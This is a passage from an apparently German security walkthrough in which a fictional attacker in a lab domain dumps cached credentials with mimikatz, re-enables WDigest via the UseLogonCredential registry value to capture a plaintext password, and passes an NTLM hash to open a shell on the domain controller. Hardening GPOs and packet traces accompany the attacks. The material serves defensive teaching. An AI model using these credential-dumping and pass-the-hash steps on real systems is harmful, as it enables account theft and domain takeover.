- Wenn sich ein privilegierter Benutzer auf einem System ohne die Mitgliedschaft in der Gruppe „Protected Users“ angemeldet hatte und danach in die Gruppe aufgenommen wird, dann verbleiben die zwischengespeicherten Anmeldeinformationen auf dem Server/Client bis er sich dort erneut anmeldet! Für eine nachträgliche Gruppenaufnahme empfiehlt es sich also zusätzlich auch das Passwort des Benutzers zu ändern. Dann sind die zwischengespeicherten Anmeldeinformationen auf allen Systemen ungültig. 😊
- Die Mitgliedschaft in der Gruppe „Protected Users“ hat weitere Einschränkungen:
  - Anmeldungen mittels NTLM, CredSSP oder WDigest werden nicht unterstützt.
  - Kerberos kann im Vorauthentifizierungsprozess keine DES oder RC4 Verschlüsselung verwenden.
  - Constrained und Unconstrained Kerberos Delegation wird nicht unterstützt
  - Die TGT-Lifetime beträgt 4 statt 10 Stunden

## Szene 4 – Klartextkennworte mit WDigest

### Vorgeschichte

WDigest arbeitet vereinfacht gesagt mit Textkennwörtern, die gesichert zum Ziel übertragen werden. Im Cache liegen diese dennoch im Klartext vor. Seit Windows 8 und Windows Server 2012 ist dies per Default deaktiviert. Windows 7 und Windows Server 2008R2 dagegen benötigen ein Update (KB2871997) und einen Registry-Key. Erst wenn beide vorhanden sind stellen die Systeme die Zwischenspeicherung der Klartextkennwörter ein.

### Der Angriff auf Windows Server 2012R2 und 2016 !!!

OK, ich habe hier einen Windows Server 2016. Dieser speichert keine WDigest-Kennwörter, wie Tessa's mimikatz bestätigt:

```

Auswählen mimikatz 2.1.1 x64 (oe.eo)
Authentication Id : 0 ; 4093264 (00000000:003e7550)
Session          : RemoteInteractive from 4
User Name        : paul.paulsen
Domain           : crashwork
Logon Server     : C-DC1
Logon Time       : 08.09.2017 07:29:18
SID              : S-1-5-21-1177517226-1602663337-105240072-1103


msv :
[00000003] Primary
* Username : Paul.Paulsen
* Domain   : crashwork
* NTLM     : 92937945b518814341de3f726500d4ff
* SHA1    : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
* DPAPI    : a0ce6acf834b4ca8ca0ddbcf93030d8c

tspkg :
wdigest :
* Username : Paul.Paulsen
* Domain   : crashwork
* Password : (null)

kerberos :
* Username : Paul.Paulsen
* Domain   : CRASHWORK.GLOBAL
* Password : (null)

ssp :
credman :
    
```

Dennoch ist die Einstellung nicht gehärtet. Ein Angreifer könnte also den Defaultwert (WDigest=aus) in der Registry modifizieren, indem er den REG-DWord-Eintrag UseLogonCredential erstellt und auf 1 setzt:



Natürlich sind dafür administrative Rechte erforderlich. Aber auch Privilege Escalation Methoden sollten sich im Werkzeugkasten des Angreifers finden lassen (mimikatz benötigt diese ja auch). Nach der Änderung ist nicht einmal ein Neustart erforderlich. Der Angreifer muss nur auf den nächsten Benutzer warten:

```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # sekurlsa::logonpasswords


Authentication Id : 0 ; 4311411 (00000000:0041c973)
Session          : RemoteInteractive from 5
User Name        : paul.paulsen
Domain           : crashwork
Logon Server     : C-DC1
Logon Time       : 08.09.2017 07:39:01
SID              : S-1-5-21-1177517226-1602663337-105240072-1103

msv :
[00000003] Primary
* Username : Paul.Paulsen
* Domain   : crashwork
* NTLM     : 92937945b518814341de3f726500d4ff
* SHA1    : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
* DPAPI    : a0ce6acf834b4ca8ca0ddbcf93030d8c
tspkg :
wdigest :
* Username : Paul.Paulsen
* Domain   : crashwork
* Password : Pa$$w0rd
kerberos :
* Username : paul.paulsen
* Domain   : CRASHWORK.GLOBAL
* Password : (null)
ssp :
credman :
```


Das wars...

**Gegenmaßnahme: Härtung der WDigest-Deaktivierung**


Das Recht kann man dem Administrator auch nehmen – ebenso sollte der Defaultwert für WDigest=aus zentral gesetzt werden. Da bietet sich eine GPO für alle Computerobjekte an. In dieser kann WDigest ausgeschaltet werden. Zuerst wird ein Registrierungselement für den Pfad SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest erstellt:



Dann muss dieser Registry-Key noch eine Modifikation in seiner ACL erhalten. Das kann die gleiche GPO erledigen. Dazu wird einfach an dieser Stelle ein neuer Wert konfiguriert:




Nur das System erhält den Vollzugriff. Alle anderen Identitäten werden mit Leserechten ausgestattet:



## Der Angriff mit gehärtetem WDigest

Versucht der Angreifer nun mit lokal administrativen Rechten den Wert für WDigest in der Registry zu ändern, dann kommt nur die Fehlermeldung:



Achtung: Das System benötigt auf den Key Vollzugriffsrechte, da sonst auch das Schreiben des Schlüssels beim ersten anwenden nicht funktioniert. Übernimmt der Angreifer also einen Systemprozess und startet unter diesem einen Änderungsversuch, dann funktioniert es wieder. Um das zu umgehen müsste man sicherstellen, dass jedes Betriebssystem bereits seit dem Rollout UseLogonCredential=0 gespeichert hat. Dann würde die GPO zum Festsetzen der ACL mit Leserechten für alle genügen. Ggf. gibt es dann andere Probleme bei Updates oder sonstigen Anpassungen. Sicherheit kostet eben...

## Szene 5 – Deaktivierung der Verwendung von NTLM

### Vorgeschichte

Die Gruppe „Protected Users“ funktioniert auf Systemen vor Windows 8.1/2012R2 nicht. Ebenso gibt es den Device Guard erst ab Windows 10 und Server 2016. Eine Möglichkeit könnte daher das Deaktivieren der NTLM-Authentifizierung sein. Dann würde der Angreifer vielleicht NTLM-Hashes erbeuten, kann sie aber nicht für einen PTH verwenden.

### Der Angriff mit aktivem (normalen) NTLM

Tessa verwendet wieder mimikatz auf dem Server, der Paul's Anmeldehash gespeichert hat. Diesen Hash passed sie, um eine cmd mit den Rechten von Paul zu erhalten. Da dieser Domänen-Admin ist, kann sie direkt eine Remote-Session zum DC aufbauen...

```

mimikatz # sekurlsa::pth /user:paul.paulsen /domain:crashwork /ntlm:92937945b518814341de3f726500d4ff /run:cmd
user      : paul.paulsen
domain    : crashwork
program   : cmd
impers.   : no
NTLM      : 92937945b518814341de3f726500d4ff
|
| PID 5384
| TID 5760
| LSA Process is now R/W
| LUID 0 ; 5139397 (00000000:004e6bc5)
| msv1_0 - data copy @ 000002AE883B4350 : OK !
| kerberos - data copy @ 000002AE8856CD08
| aes256_hmac -> null
| aes128_hmac -> null
| rc4_hmac_nt OK
| rc4_hmac_old OK
| rc4_md4 OK
| rc4_hmac_nt_exp OK
| rc4_hmac_old_exp OK
| *Password replace -> null
mimikatz #

Administrator: C:\Windows\SYSTEM32\cmd.exe - winrs -r:c-dc1 cmd
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Windows\system32>winrs -r:c-dc1 cmd
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\Paul.Paulsen>hostname
hostname
C-DC1

C:\Users\Paul.Paulsen>
    
```

Das wars...

### Gegenmaßnahme: Deaktivierung von NTLM mit einer GPO – leider wirkungslos

Es gib einige Konfigurationsmerkmale in den Sicherheitseinstellungen, aber keiner kann NTLM komplett deaktivieren. Selbst, wenn wir eingehendes NTLM auf dem DC unterbinden und ausgehendes NTLM auf dem Client/Memberserver deaktivieren: ein Angreifer nutzt beides nicht, da er die NTLM-Daten nur zur „lokalen“ Anmeldung benutzt. Ein Hop auf ein RemoteSystem verwendet dann wieder Kerberos-Authentification. Und somit ist der Ansatz nicht wirksam:

Das hier wäre eine geeignete GPO für DCs und Domänen-Mitglieder:

Richtlinie	Richtlinieneinstellung
Microsoft-Netzwerk (Client): Unverschlüsseltes Kennwort an SMB-Server von Drittanbietern senden	Nicht definiert
Microsoft-Netzwerk (Server): Clientverbindungen aufheben, wenn die Anmeldezeit überschritten wird	Nicht definiert
Microsoft-Netzwerk (Server): Kommunikation digital signieren (immer)	Nicht definiert
Microsoft-Netzwerk (Server): Kommunikation digital signieren (wenn Client zustimmt)	Nicht definiert
Microsoft-Netzwerk (Server): Leerlaufzeitspanne bis zum Anhalten der Sitzung	Nicht definiert
Microsoft-Netzwerkserven: Es wird versucht, mit S4U2Self-Anspruchsinformationen abzurufen.	Nicht definiert
Microsoft-Netzwerkserven: SPN-Zielnamenüberprüfungsebene für Server	Nicht definiert
Netzwerksicherheit: Abmeldung nach Ablauf der Anmeldezeit erzwingen	Nicht definiert
Netzwerksicherheit: Beschränken von NTLM: Ausgehender NTLM-Datenverkehr zu Remoteservern	Alle verweigern
Netzwerksicherheit: Beschränken von NTLM: Eingehenden NTLM-Datenverkehr überwachen	Nicht definiert
Netzwerksicherheit: Beschränken von NTLM: Eingehender NTLM-Datenverkehr	Alle Konten verweigern
Netzwerksicherheit: Beschränken von NTLM: NTLM-Authentifizierung in dieser Domäne	Alle verweigern
Netzwerksicherheit: Beschränken von NTLM: NTLM-Authentifizierung in dieser Domäne überwachen	Alle aktivieren
Netzwerksicherheit: Beschränken von NTLM: Remoteserverausnahmen für die NTLM-Authentifizierung hinzufügen	Nicht definiert
Netzwerksicherheit: Beschränken von NTLM: Serverausnahmen in dieser Domäne hinzufügen	Nicht definiert
Netzwerksicherheit: Für Kerberos zulässige Verschlüsselungstypen konfigurieren	Nicht definiert
Netzwerksicherheit: Keine LAN Manager-Hashwerte für nächste Kennwortänderung speichern	Nicht definiert
Netzwerksicherheit: LAN Manager-Authentifizierungsebene	Nur NTLMv2-Antworten senden. LM & NTLM...
Netzwerksicherheit: Lässt an diesen Computer gerichtete PKU2U-Authentifizierungsanforderungen zu, um die Verwendung...	Nicht definiert
Netzwerksicherheit: Lokalem System die Verwendung der Computeridentität für NTLM erlauben	Nicht definiert

Dennoch funktioniert der Angriff:



```

mimikatz 2.1.1 x64 (oe.eo)
mimikatz # sekurlsa::pth /user:paul.paulsen /domain:crashwork /ntlm:92937945b518814341de3f726500d4ff /run:cmd
user      : paul.paulsen
domain    : crashwork
program   : cmd
impers.   : no
NTLM      : 92937945b518814341de3f726500d4ff
| PID 2816
| TID 3108
| LSA Process was already R/W
| LUID 0 ; 1834182 (00000000:001bfcc6)
| msv1_0 - data copy @ 000001BE92549850 : OK !
| kerberos - data copy @ 000000
| aes256_hmac -> null
| aes128_hmac -> null
| rc4_hmac_nt OK
| rc4_hmac_old OK
| rc4_md4 OK
| rc4_hmac_nt_exp OK
| rc4_hmac_old_exp OK
| *Password replace -> null
mimikatz #
  
```

```

Administrator: C:\Windows\SYSTEM32\cmd.exe - winrs -rc-dc1 cmd
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle Rechte vorbehalten.
C:\Windows\system32>winrs -r:c-dc1 cmd
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle Rechte vorbehalten.
C:\Users\Paul.Paulsen>hostname
hostname
C-Dc1
C:\Users\Paul.Paulsen>
  
```

Denn das hier passiert beim Verbindungsaufbau zum DC (Wireshark):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Microsoft_0:6c:f3	Broadcast	ARP	42	who has 192.168.101.254? Tell 192.168.101.1
2	2.898398	192.168.101.100	192.168.101.1	TCP	66	49926 → 88 [SYN, ECN, CHR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	2.898450	192.168.101.1	192.168.101.100	TCP	66	88 → 49926 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4	2.898576	192.168.101.100	192.168.101.1	TCP	54	49926 → 88 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
5	2.898577	192.168.101.100	192.168.101.1	KRB5	374	AS-REQ
6	2.899242	192.168.101.1	192.168.101.100	KRB5	1637	AS-REP
7	2.899344	192.168.101.100	192.168.101.1	TCP	54	49926 → 88 [ACK] Seq=321 Ack=1584 Win=2102272 Len=0
8	2.899351	192.168.101.100	192.168.101.1	TCP	54	49926 → 88 [FIN, ACK] Seq=321 Ack=1584 Win=2102272 Len=0
9	2.899359	192.168.101.1	192.168.101.100	TCP	54	88 → 49926 [ACK] Seq=1584 Ack=322 Win=2102272 Len=0
10	2.899382	192.168.101.1	192.168.101.100	TCP	54	88 → 49926 [RST, ACK] Seq=1584 Ack=322 Win=0 Len=0
11	2.899594	192.168.101.100	192.168.101.1	TCP	66	49927 → 88 [SYN, ECN, CHR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
12	2.899614	192.168.101.1	192.168.101.100	TCP	66	88 → 49927 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1


Wireshark · Paket 5 · wireshark pcapng\_0BE3E9AA-BE52-45C3-AF7D-1D4BD51582EA\_20170911181030\_a03968

- > Frame 5: 374 bytes on wire (2992 bits), 374 bytes captured (2992 bits) on interface 0
- > Ethernet II, Src: Microsoft\_0:6c:f2 (00:15:5d:c0:6c:f2), Dst: Microsoft\_0:6c:f3 (00:15:5d:c0:6c:f3)
- > Internet Protocol Version 4, Src: 192.168.101.100, Dst: 192.168.101.1
- > Transmission Control Protocol, Src Port: 49926 (49926), Dst Port: 88 (88), Seq: 1, Ack: 1, Len: 320
- ▼ Kerberos
  - > Record Mark: 316 bytes
  - ▼ as-req
    - pvno: 5
    - msg-type: krb-as-req (10)
    - padata: 2 items
    - ▼ req-body
      - Padding: 0
      - > kdc-options: 40810010 (forwardable, renewable, canonicalize, renewable-ok)
      - ▼ cname
        - name-type: krb5-NT-PRINCIPAL (1)
        - ▼ name-string: 1 item
          - KerberosString: paul.paulsen

Dafür funktionieren andere Zugriffe nicht mehr. Z.B. würde ein Ressourcen-Zugriff über eine IP-Adresse immer auf NTLM zurückgreifen. Da dieser nun blockiert ist, kann ein Aufruf über die IP nicht mehr bearbeitet werden:




Der Vorgang scheitert bereits bei der Aushandlung in Frame 10, daher baut der Client die Verbindung in Frame 11 wieder ab:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Microsoft_c0:6c:f2	Broadcast	ARP	42	Who has 192.168.101.254? Tell 192.168.101.100
2	0.871662	Microsoft_c0:6c:f2	Broadcast	ARP	42	Who has 192.168.101.254? Tell 192.168.101.100
3	1.860180	Microsoft_c0:6c:f2	Broadcast	ARP	42	Who has 192.168.101.254? Tell 192.168.101.100
4	2.124625	192.168.101.100	192.168.101.1	TCP	66	49942 → 445 [SYN, ECN, CW] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
5	2.124675	192.168.101.1	192.168.101.100	TCP	66	445 → 49942 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	2.124866	192.168.101.100	192.168.101.1	TCP	54	49942 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
7	2.124866	192.168.101.100	192.168.101.1	SMB	213	Negotiate Protocol Request
8	2.125153	192.168.101.1	192.168.101.100	SMB2	306	Negotiate Protocol Response
9	2.125259	192.168.101.100	192.168.101.1	SMB2	232	Negotiate Protocol Request
10	2.125424	192.168.101.1	192.168.101.100	SMB2	366	Negotiate Protocol Response
